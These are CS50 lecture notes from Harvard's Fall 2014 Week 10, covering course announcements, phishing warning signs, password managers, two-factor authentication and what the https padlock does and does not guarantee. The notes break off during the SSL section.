

---

# Week 10

This is CS50. Harvard University. Fall 2014.

Cheng Gong

## Table of Contents

Announcements .....	1
Password Management .....	3
SSL .....	9
Other Bad Things .....	16

## Announcements

- Some weeks ago, we introduced a 3D printer that takes spools of plastic and melted them into objects like the elephants.
- But when David was at office hours at Leverett, he met one of your classmates and a friend of Cheng's (yes I have friends), Michelle, who interned at [Formlabs](http://formlabs.com/en/)<sup>1</sup>. Their printers use a different technique called stereolithography to print objects. This technique takes a liquid called resin and hits it with a laser to make it solid, while a plate lifts it up slowly until the object is complete. Check out the timelapse [in the lecture video](http://youtu.be/zeT6RUcsv_I?t=1m45s)<sup>2</sup>, made with single photos taken over the course of several hours!
- This hardware is available to you, especially if your final project blends together software and the physical world in a creative way!
- Last night, the Crimson also published [an article](http://www.thecrimson.com/article/2014/11/10/johnson-to-leave-harvard/)<sup>3</sup> about how David Johnson is leaving at the end of the academic year. David, who has been senior preceptor for Ec10 for many years, has also been a wonderful mentor to CS50 over the years and often counseled us on running such a large course. We thank and admire you, David Johnson!

---

<sup>1</sup> <http://formlabs.com/en/>

<sup>2</sup> [http://youtu.be/zeT6RUcsv\\_I?t=1m45s](http://youtu.be/zeT6RUcsv_I?t=1m45s)

<sup>3</sup> <http://www.thecrimson.com/article/2014/11/10/johnson-to-leave-harvard/>

- Unrelatedly, the end of the semester coming up. Let's see what's ahead:
  - # lecture on Mon 11/10 (you are here)
  - # guest lecture on Wed 11/12
    - # Steve Ballmer from Microsoft will speak, and if you haven't already, RSVP at <http://cs50.harvard.edu/register>. They'll be checking Harvard IDs at the door!
    - # And [this video](#)<sup>4</sup> should excite you if you didn't see the one from last week's lecture!
  - # no lecture on Mon 11/17
  - # quiz on Wed 11/19
  - # final lecture (and cake!) on Mon 11/24
- And for the project:
  - # status report due on Mon 12/1
  - # CS50 Hackathon on Wed 12/3, Thu 12/4
    - # Note that you should be closer toward the middle or end of your final project, not the beginning, by this time!
  - # CS50 Fair on Mon 12/8
    - # [This video](#)<sup>5</sup> is a fun teaser of what's to come!
- And as usual, if you want to join Nick and others at CS50 Lunch on Fri, 11/14 at 1:15pm, RSVP at the usual <http://cs50.harvard.edu/RSVP>.
- And if you wish to join Nick and other staff as a member of CS50's team, we'll be recruiting for next year's team, with roles like:
  - # CA
  - # TF
  - # researcher
  - # producer
  - # designer

---

<sup>4</sup> <http://www.foxsports.com/west/video/in-my-own-words-steve-ballmer-teaser-los-angeles-clippers-owner-ex-microsoft-ceo-103114?vid=350482499770>


<sup>5</sup> [http://youtu.be/7NlaBl\\_jt2k](http://youtu.be/7NlaBl_jt2k)

# ...

Get more information at <http://cs50.harvard.edu/apply!>

## Password Management

- In other other news, David got a spam email this morning, that somehow slipped through Gmail's filters:



- # That nice blue link looks really enticing, but the forms that such links lead to should have enough warning signs, like their look, or typos, that you stop before you fill them out:

Home

confirmationowaphlp.tripod.com

undefined

undefined

Home

# Outlook Webmail Confirmation

Dear mailbox user, kindly fill out the below correctly to autom your mailbox and its quota size.

**Secure Details**

☐ Yes

☐ No

**Email Address**

**Username / Domain**

**Password**

**Confirm Password**

- We'll look at some other examples today to see how we, humans, can be more conscious of security.

- Even these days, lots of us use the same password for every website, and that makes sense because one password is a lot easier to remember than a bunch of passwords. But the risk is that if one website was hacked, then all of your accounts would be compromised.

- We suggest a password manager, like the following:

# [agilebits.com/onepassword](https://agilebits.com/onepassword)


# [lastpass.com](https://lastpass.com)

# ...

Basically, these programs remember your passwords for you, encrypting them on your local hard drive, and fill out online login forms for you automatically, after asking for your master password, which unlocks all of those individual passwords.


# And definitely don't write down passwords on Post-It notes!

- In fact, the other day David was ordering something from Edible Arrangements, and when he tried to log in with his password manager, it warned him that their website was insecure:



# And we can confirm this by looking at the top left, where it says `http` instead of `https`.

- Maybe there was something else to this story, so David opened the trusty Developer Tools and took a look at the request the page sent:




# If we look closely, we see the URL that the request is being submitted to, with HTTP instead of HTTPS.

# And even worse, we see that the request sends both the email and password in the clear, with no encryption whatsoever.

- If you use one password for everything, all it takes is one website like this to make a poor design decision and put all your stuff at risk.
- Another way to try to defend against this is to use what's called **two-factor authentication**. This just means that, in addition to your username and password, websites will send you a text message to your phone with a second code that you use to login. Banks might also give you a little device that displays a changing code based on a pseudorandom number generator, but since both the bank and the device know what your seed is ("Remember what a seed is? Remember the last time we used one?"), they can verify your identity with both your password and the temporary code.
- Google provides this service, which you can access at <http://google.com/settings/security>. You'll give them your cell phone number, and every time you log in from a new computer, it'll send you a text with a code. And as long as you enable your cookies and not explicitly log out, you'll only have to do this every once in a while.

# And this also helps defend against shady computers that might have keyboard logging programs installed, since even if they capture your password the second code is temporary.

- Facebook has this feature too, and they also have **audits**, where we can keep an eye on login activity, by means of this:



The screenshot shows a settings panel titled "Login Notifications". The text reads: "We can notify you when your account is accessed from a computer or mobile device that you haven't used before. Choose a notification method below:". There are two radio button options: "Email" and "Text message/Push notification". At the bottom, there are two buttons: "Save Changes" and "Cancel".


# So now if a unfamiliar computer or IP address logs in to your account, you'll at least get an email telling you, giving you a chance to change your password.




- There's definitely an additional cost of the inconvenience you may encounter if you lose your phone, not have signal, or be abroad, but this falls into the theme of tradeoffs and whether you consider the benefit of additional security to be worthwhile.

## SSL

- **Secure Sockets Layer (SSL)**, too, is something we've taken for granted, but can also mislead people.
- Check out this screenshot of [www.bankofamerica.com](https://www.bankofamerica.com) with `https` highlighted in green, and a fancy padlock icon:



# But look at that login form:




# What does that padlock icon mean? Well, it just means that someone knows how to use an image tag, or CSS, since it doesn't add any additional security.

# In fact, David could have done it too:




# And it wouldn't have made any difference. Your best bet is to look at the URL and make sure it says `https`!


- In fact, you might have even seen a screen like this back in October when David forgot to pay for CS50's SSL certificate:



- # So these screens just mean that the certificate, the large mathematical numbers associated with CS50's server, is no longer valid.
- For example, we can go to facebook.com, and click on the padlock icon, and then **Connection:**



